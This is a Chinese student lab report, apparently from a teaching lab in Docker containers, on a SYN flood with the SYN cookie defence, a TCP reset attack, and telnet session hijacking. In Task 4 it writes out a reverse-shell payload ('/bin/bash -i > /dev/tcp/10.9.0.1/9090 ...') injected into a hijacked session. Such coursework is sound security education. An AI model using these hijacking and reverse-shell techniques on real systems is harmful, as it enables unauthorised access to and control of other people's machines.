
**57118110 杨紫瑄**

**Task1**




未开始攻击时，查看被攻击主机状态发现只有两个listen状态




在主机中运行synflood.c




并在attacker的docker下进行SYN泛洪攻击



在被攻击的主机中再次查看tcp状态发现出现大量SYN\_RECV状态，表示已被SYN泛洪攻击



在另一台主机中telnet被攻击者主机发现无法连接




停止泛洪攻击后再次在另一台主机中telnet被攻击主机的地址，发现连接成功，说明被攻击的主机记住了以前成功的连接




可以查看到连接的记录







当清除记录后再次在泛洪攻击下使用另一主机Telnet 10.9.0.5 发现再次无法连接




将docker-compose.yml文件中victim的net.ipv4.tcp\_syncookies设为1，也就是启用SYN cookie机制






重启容器后，在泛洪攻击下的另一主机Telnet被攻击主机连接成功，说明SYN cookie机制成功抵抗了泛洪攻击

**Task 2**




在主机1中telnet被攻击主机地址并使用wireshark抓取数据包，选择最后一个telnet报文观察，如上图，源地址为10.9.0.5，目的地址为10.9.0.6，源端口为23，目的端口为44226，下一个seq值为1033768486，ack值为4138287794，构造如下攻击数据包




在攻击者主机中执行代码后发现telnet连接被中断



**Task3**



与task2相似，在主机1中telnet被攻击主机地址，并用wireshark抓取数据包，观察最后一个telnet报文如上图，并构造代码如下




其中，与抓取所得数据包相比，源地址与目的地址交换，分别为10.9.0.6与10.9.0.5；源端口与目标端口交换，分别为44294与23；seq值为数据包中ack值，为1490632150；ack值为数据包中下一个seq值，为827483017；data设置成touch a.txt命令，最后通过观察被攻击主机中是否生成a.txt文件判断是否成功攻击




发现成功生成a.txt文件，说明TCP会话被成功劫持

**Task4**

与task3相似，在主机1上telnet被攻击主机地址并用wireshark抓取数据包，选择最后一个telnet报文观察




根据数据包中数据，与task3中构造方法相同构造下列代码，其中需将data改为/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1



打开两个attacker的docker终端，一个用于监听端口，一个用于发送反弹shell的程序



首先打开一个attacker的docker终端执行语句监听端口



在另一个终端执行攻击程序后发现第一个打开的终端监听成功，攻击者获取了被攻击主机的shell，此时就可以在attacker主机上对被攻击主机进行操作了